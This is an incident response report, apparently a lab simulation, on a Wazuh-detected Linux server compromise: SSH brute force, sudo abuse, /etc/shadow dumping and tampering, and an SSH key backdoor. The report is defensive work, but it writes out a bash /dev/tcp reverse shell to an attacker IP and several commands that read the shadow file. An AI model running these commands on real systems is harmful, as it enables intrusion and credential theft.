Incident Response Report

Multi-Stage Intrusion — Linux Server Compromise

SOC L1 Analyst — Post-Incident Analysis

Client / Organization	ABC Corporation
Incident ID	IR-2026-0616-001
Classification	Confidential — Internal Use Only
Report Date	June 16, 2026
SIEM Tool	Wazuh Manager (192.168.71.103)
Affected Asset	ubuntu-server (192.168.71.104) — Ubuntu 26.04 LTS
Analyst	Sujal Adhikari — Lab Simulation

Table of Contents

[Generate in Word: References > Table of Contents]

1. Executive Summary

On June 16, 2026, the Wazuh Security Information and Event Management (SIEM) platform generated multiple alerts on the Linux server ubuntu-server (192.168.71.104), indicating a coordinated, multi-stage intrusion. The attacker carried out an SSH brute-force campaign, escalated privileges to root via a sudo misconfiguration, modified the /etc/shadow file to reset the root password, and installed an SSH key-based backdoor for persistent access. The attack originated from an internal Kali Linux host (192.168.71.110).

This report documents the full attack timeline, mapped to MITRE ATT&CK, along with indicators of compromise, evidence collected from Wazuh, detection gaps observed, root-cause analysis, and a prioritized remediation roadmap. The incident has been escalated to the Senior SOC L2/L3 team for deeper forensic analysis and evidence preservation.

2. Incident Overview

Affected Asset	**ubuntu-server (192.168.71.104) — Ubuntu 26.04 LTS (GNU/Linux 7.0.0-22-generic)**
Attacker Source IP	192.168.71.110 (Kali Linux VM — internal network)
Compromised Account	jhon (uid=1001) — escalated to root
Attack Vector	SSH brute-force -> privilege escalation -> credential dumping -> persistence
Duration	~55 minutes (06:54 – 07:49 UTC, June 16 2026)
Current Status	Contained; root backdoor confirmed; L2/L3 investigation ongoing
SIEM Tool	Wazuh Manager v4.x (192.168.71.103)
Author	SOC L1 Analyst — Lab Simulation Environment

3. Timeline of Events

All times are listed in UTC (Nepal local time = UTC +5:45).

UTC Time	Nepal Time	Event	Evidence Source
Jun 15 22:03:30	Jun 16 03:48:15	User jhon created on ubuntu-server	Wazuh useradd alert
Jun 16 06:54:57	12:39:42	SSH brute-force begins from 192.168.71.110 targeting jhon	Wazuh rule 5715

Jun 16 06:57:51	12:42:36	Successful SSH login for jhon from 192.168.71.110	Wazuh rule 5716
Jun 16 07:03:00	12:47:45	sudo grep -i PasswordAuthentication /etc/ssh/sshd_config	Wazuh rule 5402
Jun 16 07:03:08	12:47:53	sudo passwd -S jhon	Wazuh rule 5402
Jun 16 07:03:18	12:48:03	sudo usermod -U jhon (account unlock)	Wazuh rule 5402
Jun 16 07:04:18	12:48:03	sudo sed -i re-enables PasswordAuthentication yes	Wazuh rule 5402
Jun 16 07:06:48	12:51:33	sudo cat /etc/shadow (credential dumping)	Wazuh rule 5402
Jun 16 07:20:17	13:05:02	sudo cp /etc/shadow /tmp/shadow (staging)	Wazuh rule 5402
Jun 16 07:21:01	13:05:46	sudo nano /tmp/shadow (shadow edited)	Wazuh rule 5402
Jun 16 07:22:13	13:06:58	sudo chmod 600 /tmp/shadow (tracks hidden)	Wazuh rule 5402

4. Attack Chain & MITRE ATT&CK Mapping

The attacker followed a multi-stage kill chain mapped to MITRE ATT&CK.

Step	**Tactic**	**Technique**	**ATT&CK ID**	**Evidence / Rule**
1	Initial Access	Brute Force: SSH	T1110.001	116 failed auth events (rule 5715)
2	Initial Access	Valid Accounts	T1078	Successful SSH login for jhon (rule 5716)
3	Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	Reverse shell: bash -i >& /dev/tcp/192.168.71.110/4444
4	Privilege Escalation	Abuse Elevation Control: Sudo and Sudo Caching	T1548.003	sudo cat/cp/nano/chmod on shadow (rule 5402)

5	Credential Access	OS Credential Dumping: /etc/shadow	T1003.002	cat /etc/shadow executed as root
6	Impact	Stored Data Manipulation	T1565.001	/etc/shadow hash replaced with attacker-controlled SHA-512
7	Persistence	Account Manipulation: SSH Authorized Keys	T1098.004	Key added to /root/.ssh/authorized_keys
8	Persistence	Modify Authentication Process: SSH Config	T1556.004	PasswordAuthentication re-enabled in sshd_config


5. Indicators of Compromise (IOCs)

Type	Value
Attacker IP	192.168.71.110
Compromised Account	jhon (uid=1001)
New Root Password	admin (SHA-512 hash injected into /etc/shadow)
Attacker SSH Key	ssh-rsa AAAA... kali@kali (installed in /root/.ssh/authorized_keys)
Suspicious File	/tmp/shadow (copy of password hashes)
Modified Config	/etc/ssh/sshd_config — PasswordAuthentication yes
Reverse Shell	bash -i >& /dev/tcp/192.168.71.110/4444 0>&1

6. Evidence & Screenshots


The following screenshots were captured from the Wazuh dashboard and attack environment. Insert each screenshot below its corresponding placeholder.

Screenshot 01: Wazuh Security Events — Baseline Before Attack




Filename: 01-baseline-pre-attack.png

Screenshot 02: SSH Brute-Force Alerts (Failed Logins)




Filename: 02-brute-force-alerts.png

Screenshot 03: Successful SSH Login — jhon




Filename: 03-ssh-login-success.png

Screenshot 04: Credential Dumping — sudo cat /etc/shadow




Filename: 04-shadow-read.png

Screenshot 05: Shadow Tampering Chain




Filename: 05-shadow-tamper-chain.png

Screenshot 06: Reverse Shell Evidence




Filename: 06-reverse-shell-process.png

Screenshot 07: Root Backdoor Login via SSH Key



Filename: 07-root-backdoor-login.png

Screenshot 08: Full Attack Timeline (24-Hour View)




Filename: 08-full-timeline.png

Dashboard View — Executive Summary

The Wazuh dashboard provides a high-level view of all security events across the monitored infrastructure.

Screenshot 09: Wazuh Manager Dashboard Overview



Filename: 09-wazuh-dashboard-overview.png

How to capture:
Log into Wazuh Manager at https://192.168.71.103:443
Navigate to the main Dashboard
Capture: Agent status summary, Security Events overview, Agent: ubuntu-server highlighted

7. Detection Gaps Identified

The following attacker activities were NOT automatically detected by Wazuh:

- **Outbound Reverse Shell:** bash -i >& /dev/tcp/192.168.71.110/4444 did not trigger an alert because bash I/O redirection is not parsed by syslog audit rules.
- **SSH Key Injection:** Writing /root/.ssh/authorized_keys was not caught because /root/.ssh/ was not in the syscheck watch list at the time of the attack.
- **Shadow File Modification:** No FIM modification alert was generated for /etc/shadow because it was edited before it was added to syscheck monitoring.

SOC Recommendation: Add /root/.ssh/, /tmp/shadow, /etc/shadow, and /etc/ssh/sshd_config to syscheck monitoring. Enable process monitoring (<processes>yes</processes>) to catch reverse shells.

8. Root Cause Analysis

- Primary Cause: The legitimate user jhon was granted overly broad sudo permissions (NOPASSWD: /usr/bin/nano, /usr/bin/cp, /usr/bin/cat, /usr/bin/chmod). This permitted arbitrary file read/write and permission changes as root, effectively granting full root access.
- Contributing Factor 1: SSH password authentication was enabled (PasswordAuthentication yes), allowing attacker brute-force from the internal network.
- Contributing Factor 2: Network segmentation did not restrict SSH access to the internal subnet (192.168.71.0/24).
- Contributing Factor 3: Wazuh FIM coverage was incomplete (e.g., /etc/shadow, /root/.ssh not monitored).

9. Remediation Steps

9.1 Immediate Actions (P0)

12. Isolate ubuntu-server (192.168.71.104) from the network.
13. Rotate all credentials on the affected host: root, jhon, ubuntu.
14. Remove attacker SSH public key from /root/.ssh/authorized_keys.
15. Purge suspicious files: /tmp/shadow, /tmp/f, and unauthorized cron jobs.
16. Restore /etc/shadow from a known-good backup or regenerate root password hashes.
17. Block attacker IP 192.168.71.110 at the pfSense firewall.

9.2 Short-Term Fixes (P1)

18. Revoke jhon's sudo privileges. Lock or delete the jhon account if not business-critical.
19. Disable password authentication for SSH (PasswordAuthentication no) and enforce key-based auth.
20. Add Wazuh FIM monitoring for: /etc/shadow, /etc/passwd, /etc/ssh/sshd_config, /root/.ssh/authorized_keys, /etc/sudoers, /tmp/.
21. Enable Wazuh process monitoring (<processes>yes</processes>) to detect shells and anomalous processes.
22. Deploy fail2ban or Wazuh Active Response to block brute-force IPs automatically.
23. Re-run FIM baseline and verify critical files are tracked.

9.3 Long-Term Improvements (P2)

24. Restrict SSH access to a management VLAN or jump host.
25. Implement least-privilege sudo: visudo with full command paths and no interactive editors.
26. Add egress filtering to block unauthorized outbound connections (e.g., port 4444, high ephemeral ports).
27. Conduct quarterly red-team exercises and tune Wazuh rules based on findings.
28. Implement immutable audit log storage with centralized syslog collection.

10. Escalation Notes

This incident has been forwarded to the Senior SOC Analyst / IR L2-L3 team because:

- Root-level compromise is confirmed (shadow modification + root SSH backdoor).
- Credential dumping raises risk of lateral movement across the environment.
- Detection gaps require rule tuning, FIM expansion, and forensic review.
- Attacker IP (192.168.71.110) may belong to a penetration test; scope validation is needed.

Requested L2/L3 Actions:

- Obtain full disk image and memory dump of ubuntu-server for forensic analysis.
- Review /var/log/auth.log, /var/log/syslog, and bash history for completeness.
- Check for unauthorized cron jobs, user accounts, or kernel modules.
- Validate scope: confirm whether 192.168.71.110 is an authorized pen-test asset.

11. Conclusion

ABC Corporation's Wazuh SOC successfully detected the early stages of this intrusion — including brute-force attempts, sudo abuse, and shadow file access. However, critical post-exploitation activities (reverse shell, SSH key backdoor deployment, shadow modification) were missed due to incomplete FIM and process coverage. The attacker achieved root persistence and modified authentication state.

Immediate containment, credential rotation, and firewall blocks are in progress. Long-term, expanding syscheck coverage, enforcing least-privilege sudo, disabling password-based SSH, and adding process monitoring will prevent recurrence. This incident underscores the importance of defense-in-depth: logging is necessary but not sufficient without the right detection rules and coverage.

— Sujal Adhikari

Appendix A: Full SSH Public Key (Attacker Backdoor)

ssh-rsa AAAAyourkeyhere kali@kali

Appendix B: /etc/shadow Modification Evidence

The attacker replaced the root password hash in /etc/shadow with a SHA-512 hash corresponding to the password "admin". Evidence captured in sudo logs (Wazuh rule 5402) shows /usr/bin/cat /etc/shadow, /usr/bin/cp /etc/shadow /tmp/shadow, /usr/bin/nano /tmp/shadow, and /usr/bin/chmod 600 /tmp/shadow executed by jhon as root.